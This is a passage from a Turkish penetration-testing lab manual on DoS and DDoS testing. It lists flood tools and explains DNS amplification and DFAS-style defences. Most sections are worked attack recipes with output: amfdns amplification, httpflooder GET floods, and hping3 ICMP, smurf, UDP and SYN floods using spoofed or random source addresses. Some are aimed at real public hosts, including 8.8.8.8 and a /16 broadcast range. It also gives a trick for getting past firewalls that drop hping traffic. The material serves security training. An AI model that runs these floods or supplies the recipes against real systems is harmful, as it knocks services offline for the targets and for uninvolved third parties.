PENTEST EĞİTİMİ
UYGULAMA KİTABI

BÖLÜM - 8

İÇİNDEKİLER

8. DOS DDOS TESTLERİ

BU KATEGORİDEKİ LAB UYGULAMA LİSTESİ

8.1. DDoS Test Amaçlı Kullanılan Yazılımlar


Amaç: DDos saldırılarında kullanılan araçların listelenmesi
Uygulama: DoS/ DDoS testlerinde yasal olmayan yollarla elde edilmiş Botnet yazılımları kullanılamaz. Botnet'lerin oluşturacağı trafiğin benzerini oluşturabilecek kapasitede açık kaynak kodlu ve ticari yazılımlar bulunmaktadır. Bunlar aşağıda listelenmiştir.

- Hping3
- Nping
- Juno
- T50
- ab
- Apache Jmeter
- DoSHTTP
- Mz
- Hyanae
- DDoSim
- Bonesi

Not: HTTP ve TCP üzerinden çalışan diğer uygulama seviyesi protokollerde ip spoofing yapılamayacağı için internet üzerinden yapılacak ddos testlerinde bu protokollere ait paket üretimleri gerçekleştirilemez.
Yerel ağda laboratuar ortamı kurarak http ve benzeri protokoller için ip spoofing yapılarak tam bir botnet/zombi ordusu simulasyonu gerçekleştirilebilir. Internet üzerinden çeşitli bulut bilişim çözümleri kullanılarak 100-500-1000 ip adreslik uygulama seviyesi ddos saldırıları simüle edilebilir.
Ücretsiz yazılımlar genellikle kısıtlı özelliklere sahiptir. Geliştirme programlama dili olarak C ve Perl kullanıldığı için kod tarafı incelenerek eklemeler yapılabilir. Mesela hping paketleri gönderirken sadece bir ip adresinden ya da tamamen rastgele ip adreslerinden gönderebilir fakat belirli ip aralığından paket gönderme özelliği yoktur(botnet simülasyonu için)

8.2. DNS Amplification DoS Saldırısı

Amaç: Recursive sorgulara açık sistemlerin kullanılarak hedef sistemlere yönelik Dos saldırısı gerçekleştirmek.
Uygulama: Bu saldırı tipinde gönderilen DNS isteğine dönecek cevabın kat kat fazla olması özelliğini kullanır. Sisteme gönderilecek 50 byte'lık bir DNS isteğine ~500Byte cevap döndüğü düşünülürse saldırgan elindeki bant genişliğinin 10 katı kadar saldırı trafiği oluşturabilir.



Adım Adım DNS Amplification DoS Saldırısı
1. Saldırgan Recursive sorguya açık DNS sunucu bulur ve daha önce hazırladığı özel alan adını sorgulatır (Gerçek hayatta özel bir alan adı değil "." sorgulanır.). Bu isteğin boyutu 50 Byte tutmaktadır.
2. DNS sunucu kendi ön belleğinde olmayan bu isteği gidip ana DNS sunucuya sorar. (50 Byte)
3. Ana DNS sunucu test.bga.com.tr için gerekli cevabı döner (500~byte)
4. Ara DNS sunucu cevabı ön belleğine alarak bir kopyasını Saldırgana döner. Burada amaç ARA DNS sunucunun dönen 500 Byte'lık cevabı ön belleğe almasını sağlamaktır.
5. Test kullanıcısı (saldırganın kontrolünde) test.bga.com.tr alan adını sorgular ve cevabın cache'de olup olmadığını anlamaya çalışır.
6. Ara DNS sunucu ön belleğinden 500 byte cevap döner

7. Saldırgan Kurban'ın IP adresinden geliyormuş gibi sahte DNS paketler gönderir. DNS paketleri test.bga.com.tr'i sorgulamaktadır (ortalama 100.000 dns q/s). Bu üretilen paketlerin Saldırgana maliyeti 100.000 X53 Byte
8. Ara DNS sunucu gelen her paket için 500 Byte'lık cevabı Kurban sistemlere dönmeye çalışacaktır. Böylece Ara DNS sunucu 100.000X500 Byte trafik üreterek saldırganın kendi trafiğinin 10 katı kadar çoğaltarak Kurban'a saldırıyor gözükecektir.

```
$ dig . @ns1.tr.net
; <<>> DiG 9.7.0-P1 <<>> . @ns1.tr.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27323
;; flags: qr rd; QUERY: 1, ANSWER: 0, AUTHORITY: 13, ADDITIONAL: 14
;; WARNING: recursion requested but not available
;; QUESTION SECTION:
;. IN A
;; AUTHORITY SECTION:
. 512544 IN NS k.root-servers.net.
. 512544 IN NS l.root-servers.net.
. 512544 IN NS m.root-servers.net.
. 512544 IN NS a.root-servers.net.
. 512544 IN NS b.root-servers.net.
. 512544 IN NS c.root-servers.net.
. 512544 IN NS d.root-servers.net.
. 512544 IN NS e.root-servers.net.
. 512544 IN NS f.root-servers.net.
. 512544 IN NS g.root-servers.net.
. 512544 IN NS h.root-servers.net.
. 512544 IN NS i.root-servers.net.
. 512544 IN NS j.root-servers.net.
;; ADDITIONAL SECTION:
a.root-servers.net. 598944 IN A 198.41.0.4
a.root-servers.net. 598944 IN AAAA 2001:503:ba3e::2:30
b.root-servers.net. 598944 IN A 192.228.79.201
c.root-servers.net. 598944 IN A 192.33.4.12
d.root-servers.net. 598944 IN A 128.8.10.90
d.root-servers.net. 598944 IN AAAA 2001:500:2d::d
e.root-servers.net. 598944 IN A 192.203.230.10
f.root-servers.net. 598944 IN A 192.5.5.241
f.root-servers.net. 598944 IN AAAA 2001:500:2f::f
g.root-servers.net. 598944 IN A 192.112.36.4
```

```
h.root-servers.net. 598944 IN A 128.63.2.53
h.root-servers.net. 598944 IN AAAA 2001:500:1::803f:235
i.root-servers.net. 598944 IN A 192.36.148.17
i.root-servers.net. 598944 IN AAAA 2001:7fe::53
;; Query time: 14 msec
;; SERVER: 195.155.1.3#53(195.155.1.3)
;; WHEN: Mon Jan 23 13:52:52 2012
;; MSG SIZE rcvd: 512
```

Örnek DNS Amplified DoS Saldırısı

- DoS yapılacak Hedef Sistem: kurban.example.com (V)
- Aracı olarak kullanılacak DNS sunucu dns-sunucu.example.com (A)
- Saldırgan (C)

```
./amfdns –a dns-sunucu.example.com –t A –q . –target kurban.example.com
```

DNS Flood DDoS Saldırılarını Yakalama

http://www.adotout.com/dnsflood.html yazılımı kullanılabilir.

```
root@bt:~/dns_flood_detector# dns_flood_detector -i eth0 -t 100 -v -b
[22:16:17] source [85.95.238.172] - 0 qps tcp : 419 qps udp
[22:16:27] source [85.95.238.172] - 0 qps tcp : 139 qps udp
```

DNS Flood DDoS Saldırılarını Engelleme

DNS Flood saldırılarını engellemek için kullanılan temel yöntemler:

• DNS Caching
• Dns anycast
• Rate limiting
• DFAS

Rate Limiting Yöntemi

Rate limiting yöntemi ile belirli ip adreslerinden yapılacak UDP/DNS flood saldırılarında kaynak ip adresi engellemesi amaçlanır. Ama UDP tabanlı protokollerde kaynak ip adresinin gerçek olup olmadığını anlamak çok zor olduğu için genellikle işe yaramaz bir yöntemdir.

Bu yöntemi kullanan bir hedefe doğru saldırgan istediği ip adresinden geliyormuş gibi paketler göndererek istediği ip adresinin engellenmesini sağlayabilir (Türkiye ip bloklarından paket göndermek gibi)

DFAS

TCP üzerinden gerçekleştirilecek olan DDoS saldırılarını engellemek göreceli olarak daha kolaydır diyebiliriz. Bunun temel nedeni TCP üzerinden yapılacak saldırılarda saldırganın gerçek ip adresle mi yoksa sahte adresle mi saldırıp saldırmadığının anlaşabiliyor olmasıdır(basit mantık 3'lü el sıkışmayı tamamlıyorsa ip gerçektir). UDP üzerinden gerçekleştirilecek DDoS saldırılarını (udp flood, dns flood vs)engellemek, saldırıyı gerçekleştiren ip adreslerinin gerçek olup olmadığını anlamanın kesin bir yolu olmadığı için zordur. UDP kullanarak gerçekleştirilen saldırılarda genellikle davranışsal engelleme yöntemleri ve ilk paketi engelle ikinci paketi kabul et(dfas) gibi bir yöntem kullanılır.

DFAS Yönteminin Temeli

TCP ya da UDP ilk gelen paket için cevap verme aynı paket tekrar gelirse pakete uygun cevap ver ve ilgili ip adresine ait oturumu tutmaya başla veya ilk pakete hatalı cevap dön (sıra numarası yanlış SYN-ACK) ve karşı taraftan RST gelmesini bekle. Ardından istemcinin gönderdiği TCP isteğine DDoS engelleme sistemi tarafından hatalı bir cevap dönülerek karşı taraftan RST paketi bekleniyor ve RST paketi alındıktan sonra ip adresinin gerçek olduğu belirlenerek paketlere izin veriliyor.

```
[root@netdos1 ~]# tcpdump -i em0 -tn host 5.6.7.8
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on em0, link-type EN10MB (Ethernet), capture size 96 bytes
IP 1.2.3.4.19399 > 5.6.7.8.53: 8818+ A? www.example.com (37)
IP 5.6.7.8.53 > 1.2.3.4.19399: 8818*| 0/0/0 (37)
IP 1.2.3.4.34096 > 5.6.7.8.53: Flags [S], seq 3183103590, win 65535, options
[mss 1460,nop,wscale 3,sackOK,TS val 4045396826 ecr 0],length 0
IP 5.6.7.8.53 > 1.2.3.4.34096: Flags [S.], seq 4110155774, ack 3060256364,
win 65535, options [mss 1460,nop,wscale 3,sackOK,TS val4045396826 ecr
0], length 0
IP 1.2.3.4.34096 > 5.6.7.8.53: Flags [R], seq 3060256364, win 0, length 0
IP 1.2.3.4.34096 > 5.6.7.8.53: Flags [S], seq 3183103590, win 65535, options
[mss 1460,nop,wscale 3,sackOK,TS val 4045399827 ecr 0],length 0
IP 5.6.7.8.53 > 1.2.3.4.34096: Flags [R.], seq 184811522, ack 122847228,
win 0, length 0
```

DFAS yöntemi gelen giden tüm paketler için değil saldırı anında ilk paketler için gerçekleştirilir.

Saldırı Anında Sistemin DNS İsteklerine Döndüğü Cevap:

```
IP 1.2.3.4.51798 > 5.6.7.8.53: 53698+ A? www.example.com. (37)
IP 5.6.7.8.53 > 1.2.3.4.51798: 53698 ServFail- 0/0/0 (37)
IP 1.2.3.4.34623 > 5.6.7.8.53: 61218+ A? www.example.com (37)
```

```
IP 5.6.7.8.53 > 1.2.3.4.34623: 61218*- 1/0/0 A 1.21.2.72 (53)
```

Örnek:

Bir müddet aşağıdaki gibi udp flood (dns portundan) gerçekleştirdikten sonra

```
hping --flood -p 53 --udp hedef_dns
```

```
root@bt:~# tcpdump -i eth0 -tn udp port 53 -v
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535
bytes
IP (tos 0x0, ttl 64, id 5558, offset 0, flags [none], proto UDP (17), length 65)
 85.95.238.172.51518 > 1.2.227.77.53: 37837+ A? www.example.com. (37)
IP (tos 0x0, ttl 119, id 5558, offset 0, flags [none], proto UDP (17), length 65)
 1.2.227.77.53 > 85.95.238.172.51518: 37837*| 0/0/0 (37)
IP (tos 0x0, ttl 64, id 5559, offset 0, flags [none], proto UDP (17), length 65)
 85.95.238.172.44470 > 1.2.227.77.53: 29161+ A? www.example.com. (37)
IP (tos 0x0, ttl 119, id 5559, offset 0, flags [none], proto UDP (17), length 65)
 1.2.227.77.53 > 85.95.238.172.44470: 29161*| 0/0/0 (37)
```

Aşağıdaki gibi sorgulamalar TCP DNS'e yönlenmektedir.

```
root@bt:~# dig www.example.com @1.2.227.77
;; Truncated, retrying in TCP mode.
; <<>> DiG 9.7.0-P1 <<>> www.example.com @1.2.227.77
;; global options: +cmd
;; connection timed out; no servers could be reached
```

8.3. HTTP Get/Post Flood DoS Saldırısı

Amaç: Hedef sistemlere yönelik HTTP istekleri aracılığıyla DoS saldırılarının gerçeklenmesi.
Uygulama: En sık karşılaşılan DOS saldırılarından birisi de HTTP Get/Post saldırılarıdır. Atağın temel mantığı, aynı ya da farklı IP adreslerinden hedef sistem üzerinde belirlenmiş bir sayfaya ya da sayfalara sürekli olarak GET veya POST isteğinde bulunarak sunucunun cevap veremez hale gelmesini sağlamaktır. Böyle bir durumda oluşturulmaya çalışan gerçek bir http bağlantısı gibi görünecektir ve sunucu cevap verecektir. Fakat sunucunun cevap verebileceğinden daha fazla miktarda istek gönderildiği zaman web sunucusu ve arka planda çalışan veritabanı servisine fazla yük binecektir ve servis dışı kalacaktır.
Bu yük testini yapabilecek birçok araç mevcuttur fakat bu uygulamada kullanımı kolay olduğu için httpflooder aracı kullanılacaktır. Aracın yapabileceği ataklar aşağıdaki gibi gösterilmiştir.

```
Usage: httpflooder.pl [options]
        [--attack]      -a  : Attack Type GF  => GET Flood,
                              PF  => POST Flood,
                              SH  => Slow Headers,
                              SP  => Slow POST,
                              HD  => Hash DoS,
                              MX  => GET/POST Flood,
                              RB  => Range Bytes,
                              HF  => HTTP Header Fuzz,
                              SHF => Slow Header Fuzz
                              BF  => MX Flood over Balancer
        [--host]        -h  : Host for attack
        [--cookie]      -c  : Cookie for HTTP Request Header
        [--url]         -u  : Request URL
        [--urls]            : Request URL files
        [--port]        -p  : Port for HTTP request
        [--https]           : SSL support
        [--ip]          -i  : Source IP
        [--ips]             : Source IPs files
        [--useragent]   -ua : User-Agent for HTTP Request Header
        [--useragents]      : User-Agent files for HTTP Request Header
        [--referer]         : Referer header for HTTP Request
        [--referers]        : Referer header files for HTTP Requests
        [--proxy_file]      : Proxy IP list fpr HTTP request over proxy
```

```
        [--keepalive]       : Connection : Keep-Alive Header
        [--closehead]       : Close header (added CRLF)
        [--ulength]         : Length for random generated url
        [--extension]       : File extension for random generated url
        [--clength]         : Content-Length for slowpost
        [--thread]      -t  : Thread number for tool.
        [--balancer]        : User balancer
        [--custom-cookie]   : Extract custom Cookie value in response
        [--basic-auth]      : Basic Authentication for HTTP Request
        [--num]         -n  : Connection number for tool.
        [--interval]        : Add headers/data/param per request for Slow
Headers/POST/Params attack.
        [--delay]           : Delay per additional header in a request for Slow Headers attack.
        [--duration]        : Duration for test (second)
        [--verbose]     -v  : verbose output
                              1 => Thread, Host, IP, Response Code
                              2 => Request
                              3 => Request, Response
        [--help]            : Display usage and options
```

Örnek bir saldırı uygulaması aşağıdaki gibidir. Burada -t parametresi ile çalıştırılacak threat sayısı, -n parametresi ile bağlantı sayısı, -a parametresi ile yapılmak istenen saldırı tipi (get flood) belirtilmiştir.

```
root@pentest171:/home/cihat/httpflooder# perl httpflooder.pl -a GF -h
www.bgasecurity.com  --urls urls.txt -t 10 -n 100
+---------------| HTTP Flooder, v1.0 |-------------+
15:25:47 | Total Req: 15 | Rate:0 | RespCode:(200:1)(302:12)(301:2)
15:25:48 | Total Req: 33 | Rate:16 | RespCode:(200:4)(302:22)(301:7)
15:25:49 | Total Req: 57 | Rate:18 | RespCode:(200:7)(302:39)(301:11)
15:25:50 | Total Req: 83 | Rate:24 | RespCode:(200:12)(302:52)(301:19)
15:25:51 | Total Req: 99 | Rate:26 | RespCode:(200:17)(302:62)(301:20)
15:25:52 | Total Req: 99 | Rate:16 | RespCode:(200:17)(302:62)(301:20)
15:25:53 | Total Req: 99 | Rate:0 | RespCode:(200:17)(302:62)(301:20)
15:25:54 | Total Req: 99 | Rate:0 | RespCode:(200:17)(302:62)(301:20)
15:25:55 | Total Req: 99 | Rate:0 | RespCode:(200:17)(302:62)(301:20)
15:25:56 | Total Req: 99 | Rate:0 | RespCode:(200:17)(302:62)(301:20)
15:25:57 | Total Req: 99 | Rate:0 | RespCode:(200:17)(302:62)(301:20)
```

```
15:25:58 | Total Req: 99 | Rate:0 | RespCode:(200:17)(302:62)(301:20)
15:25:59 | Total Req: 99 | Rate:0 | RespCode:(200:17)(302:62)(301:20)
15:26:0 | Total Req: 99 | Rate:0 | RespCode:(200:17)(302:62)(301:20)
15:26:1 | Total Req: 99 | Rate:0 | RespCode:(200:17)(302:62)(301:20)
```

8.4. ICMP Flood DDoS Saldırısı Gerçekleştirme

Amaç: Hedef sunucuya yoğun şekilde ICMP request gönderilerek hedefin servis dışı bırakılması

- Hping
- Wireshark
- Tcpdump

Hping ile ilk olarak gerçek ip adresimizden hedef ip sunucuya 1 saniyede 10 icmp request yapmak için aşağıdaki gibi bir komut kullanılır. Çıktı incelendiğinde cevapların bizim ip adresine döndüğü gözlemlenecektir.

```
root@bgakali#  hping3 --icmp bga.com.tr -i u1000

HPING bga.com.tr (eth0 50.22.202.163): icmp mode set, 28 headers + 0 data bytes
len=46 ip=50.22.202.163 ttl=53 id=20108 icmp_seq=1 rtt=125.9 ms
len=46 ip=50.22.202.163 ttl=53 id=20109 icmp_seq=2 rtt=125.9 ms
len=46 ip=50.22.202.163 ttl=53 id=20067 icmp_seq=0 rtt=129.2 ms
len=46 ip=50.22.202.163 ttl=53 id=20878 icmp_seq=6 rtt=126.2 ms
len=46 ip=50.22.202.163 ttl=53 id=20993 icmp_seq=7 rtt=126.0 ms
len=46 ip=50.22.202.163 ttl=53 id=20250 icmp_seq=3 rtt=132.4 ms
len=46 ip=50.22.202.163 ttl=53 id=20511 icmp_seq=4 rtt=132.2 ms
len=46 ip=50.22.202.163 ttl=53 id=21775 icmp_seq=11 rtt=125.5 ms
len=46 ip=50.22.202.163 ttl=53 id=20767 icmp_seq=5 rtt=132.2 ms
len=46 ip=50.22.202.163 ttl=53 id=21546 icmp_seq=9 rtt=129.2 ms
len=46 ip=50.22.202.163 ttl=53 id=21249 icmp_seq=8 rtt=132.2 ms
len=46 ip=50.22.202.163 ttl=53 id=21717 icmp_seq=10 rtt=131.9 ms
len=46 ip=50.22.202.163 ttl=53 id=22925 icmp_seq=16 rtt=126.3 ms
len=46 ip=50.22.202.163 ttl=53 id=23152 icmp_seq=17 rtt=126.2 ms
len=46 ip=50.22.202.163 ttl=53 id=22066 icmp_seq=12 rtt=131.9 ms
len=46 ip=50.22.202.163 ttl=53 id=22622 icmp_seq=15 rtt=129.0 ms
len=46 ip=50.22.202.163 ttl=53 id=22369 icmp_seq=13 rtt=132.2 ms
len=46 ip=50.22.202.163 ttl=53 id=22615 icmp_seq=14 rtt=133.0 ms
len=46 ip=50.22.202.163 ttl=53 id=23461 icmp_seq=18 rtt=129.4 ms
len=46 ip=50.22.202.163 ttl=53 id=23929 icmp_seq=22 rtt=126.0 ms
len=46 ip=50.22.202.163 ttl=53 id=23939 icmp_seq=23 rtt=126.1 ms
len=46 ip=50.22.202.163 ttl=53 id=23800 icmp_seq=21 rtt=129.1 ms
len=46 ip=50.22.202.163 ttl=53 id=24031 icmp_seq=24 rtt=126.5 ms
len=46 ip=50.22.202.163 ttl=53 id=23626 icmp_seq=19 rtt=132.1 ms
```

Hping ile rastgele ip adreslerinden bga.com.tr sunucusuna icmp flood saldırısı gerçekleştirmek için ise aşağıdaki gibi bir komut kullanılabilir.

```
root@kali:~# hping3 --icmp bga.com.tr --flood --rand-source

HPING bga.com.tr (eth1 50.22.202.162): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- bga.com.tr hping statistic ---
97418 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Bazı sistemler hping tarafından üretilen icmp paketlerini tanır ve otomatik drop eder. Bunu atlatmak için normal bir ping komutu ile normal bir icmp request gerçekleştirilip wireshark ile bu talep binary olarak kaydedilip data olarak hping' e verilerek ilgili güvenlik duvarı bypass edilerek icmp flood saldırısı yapılabilir.

8.5. ICMP Smurf Denial of Service Saldırısı Gerçekleştirme

Amaç: Hedef sistemin ip adresi spoof edilerek belirli bir ip adresine broadcast IP adreslerine icmp flood başlatılarak dönen cevapların kurban makinenin ip adresine saldırması.

Bu uygulamada da hping aracı kullanılcaktır. Hping ile bga.com.tr web sunucusuna ICMP smurf saldırısı gerçekleştirmek için aşağıdaki gibi bir komut kullanılmıştır.

```
root@bgakali:/home/cihat# hping3 --icmp --flood -a 50.22.202.162 85.123.255.255

HPING 85.123.255.255 (eth0 85.123.255.255): icmp mode set, 28 headers + 0 data
bytes
hping in flood mode, no replies will be shown
^C
--- 85.123.255.255 hping statistic ---
1162114 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Buradaki uygulamada bga.com.tr IP adresinden geliyormuş gibi 85.123.255.255 şeklindeki bir /16 subnet ip adresine icmp paketleri gönderilmiş ve dönecek icmp cevapları ile bga.com.tr web sunucusuna flood saldırısı gerçekleştirilmiştir.

8.6. Sahte UDP Paketi Üretimi

Amaç: Sahte UDP Paketleri üretilerek UDP flood saldırısı gerçekleştirmek.
Uygulama: UDP Flood Saldırısı hedef sisteme rastgele kaynaklardan sürekli olarak UDP paketi gönderilerek gerçekleştirilir. Bu uygulamada ise hping ve mz araçları kullanılarak hedef sisteme rastgele adreslerden gönderilmek üzere UDP paketleri oluşturulacaktır.

Senaryo: Saldırgan ip adresinin de aralarında bulunduğu rastgele ip adreslerinden UDP paketleri gönderilerek hedef DNS servisi sunucusu kaynakları tüketilecektir.

```
root@bgakali:/home/cihat# hping3 --udp 8.8.8.8 --rand-source --flood
HPING 8.8.8.8 (eth0 8.8.8.8): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 8.8.8.8 hping statistic ---
70934 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Aynı senaryonun mz aracı ile farklı bir şekilde gerçekleştirilmesi ise aşağıdaki gibidir.
mz kullanarak;

```
root@kali:~# mz  eth0  -c  0 -d 10msec -B 8.8.8.8 -t udp dp=32000 -P "Multicast
test packet"
[Multicast test packet]
Mausezahn will send frames infinitly...
```

8.7. Gerçek/Sahte IP Adresleri Kullanarak SYN Flood Saldırısı Gerçekleştirme

Amaç: Hedef sisteme gerçek ve sahte ip adreslerinden gelen SYN Flood saldırısı gerçekleştirmek ve sistem veya servisin devre dışı kalmasını sağlamak.
Syn Flood saldırılarında kullanılacak bir çok araç mevcuttur. Bu makalede kullanımı en yaygın ve en kolay olan araçlardan biri olan hping aracı kullanılacaktır. Senaryo şu şekildedir.

Hping aracı ile SYN bayraklı TCP paketleri üretilir. Kaynak ip adresleri gerçek ve sahte olacak şekilde saldırı gerçekleştirilecektir.

İlk olarak gerçek IP adresi ile saldırı için hedefe normal syn paketi gönderilir.

```
root@kali:~# hping3 -S -p 80 bga.com.tr -c 5

HPING bga.com.tr (eth1 50.22.202.162): S set, 40 headers + 0 data bytes

--- bga.com.tr hping statistic ---
5 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

İkinci adımda kaynak adresi rastgele üretmek için ise sahte syn paketleri aşağıdaki gibi hedefe gönderilir.

```
root@bgakali:/home/cihat# hping3 -S -p 80 bga.com.tr -c 5 --rand-source
HPING bga.com.tr (eth0 50.22.202.163): S set, 40 headers + 0 data bytes
len=44 ip=50.22.202.163 ttl=53 DF id=4008 sport=80 flags=SA seq=0 win=0 rtt=129.2
ms
len=44 ip=50.22.202.163 ttl=53 DF id=31310 sport=80 flags=SA seq=1 win=0 rtt=129.6
ms
len=44 ip=50.22.202.163 ttl=53 DF id=56915 sport=80 flags=SA seq=2 win=0 rtt=130.7
ms
len=44 ip=50.22.202.163 ttl=53 DF id=20080 sport=80 flags=SA seq=3 win=0 rtt=131.5
ms
len=44 ip=50.22.202.163 ttl=52 DF id=44881 sport=80 flags=SA seq=4 win=0 rtt=124.4
ms
```

8.8. Sahte Alan Adları Kullanarak DNS Flood DDoS Saldırısı

Amaç: Mz aracı kullanılarak sahte alan adları ile DNS sunucunun yorulması ve servisin hizmet dışı kalması.

Bu makalede dns paketlerini üretmek için mz aracı kullanılacaktır. Mz kullanılarak üretilecek DNS paketlerinin parametreleriyle ilgili detaylı bilgiye aşağıdaki gibi ulaşılabilir.

```
root@bt:~# mz -t dns help

Mausezahn 0.34.9 - (C) 2007-2009 by Herbert Haas - http://www.perihel.at/sec/mz/
| DNS type: Send Domain Name System Messages.
|
| Generally there are two interesting general DNS messages: queries and answers. The
easiest
| way is to use the following syntax:
|
|   query|q = <name>[:<type>]  ............ where type is per default "A"
|                                          (and class is always "IN")
|
|   answer|a = [<type>:<ttl>:]<rdata> ...... ttl is per default 0.
|                  = [<type>:<ttl>:]<rdata>/[<type>:<ttl>:]<rdata>/...
|
| Note: If you only use the 'query' option then a query is sent. If you additonally add
|                  an 'answer' then an answer is sent.
|
| Examples:
|
|   q = www.xyz.com
|   q = www.xyz.com, a=192.168.1.10
|   q = www.xyz.com, a=A:3600:192.168.1.10
|   q = www.xyz.com, a=CNAME:3600:abc.com/A:3600:192.168.1.10
|
| Note: <type> can be: A, CNAME, or any integer
|
|
| OPTIONAL parameter hacks: (if you don't know what you do this might cause invalid
packets)
|
```


```
|   Parameter                        Description                                  query / reply)
|   ---------------------------------------------------------------------------------
|
|   request/response|reply ..... flag only                          request / n.a.
|   id ......................... packet id (0-65535)                 random  / random
|   opcode (or op) ............ accepts values 0..15 or one of            std  / 0
|                                 these keywords:
|                 = std ................... Standard Query
|                 = inv ................... Inverse Query
|                 = sts ................... Server Status Request
|   aa or !aa ................. Authoritative Answer                 UNSET  / SET
|   tc or !tc ................. Truncation                           UNSET  / UNSET
|   rd or !rd ................. Recursion Desired                            SET  / SET
|   ra or !ra ................. Recursion Available                          UNSET  / SET
|   z ......................... Reserved (takes values 0..7)                 0  / 0
|                                 (z=2...authenticated)
|   rcode ...................... Response Code (0..15); interesting                          0  / 0
|                                 values are:
|                 = 0 ...................... No Error Condition
|                 = 1 ...................... Unable to interprete query due to format error
|                 = 2 ...................... Unable to process due to server failure
|                 = 3 ...................... Name in query does not exist
|                 = 4 ...................... Type of query not supported
|                 = 5 ...................... Query refused
|
| Count values (values 0..65535) will be set automatically! You should not set these
| values manually except you are interested in invalid packets.
|   qdcount (or qdc) ........... Number of entries in question section          1  / 1
|   ancount (or anc) ........... Number of RRs in answer records section       0  / 1
|   nscount (or nsc) ........... Number of name server RRs in authority        0  / 0
|                                 records section
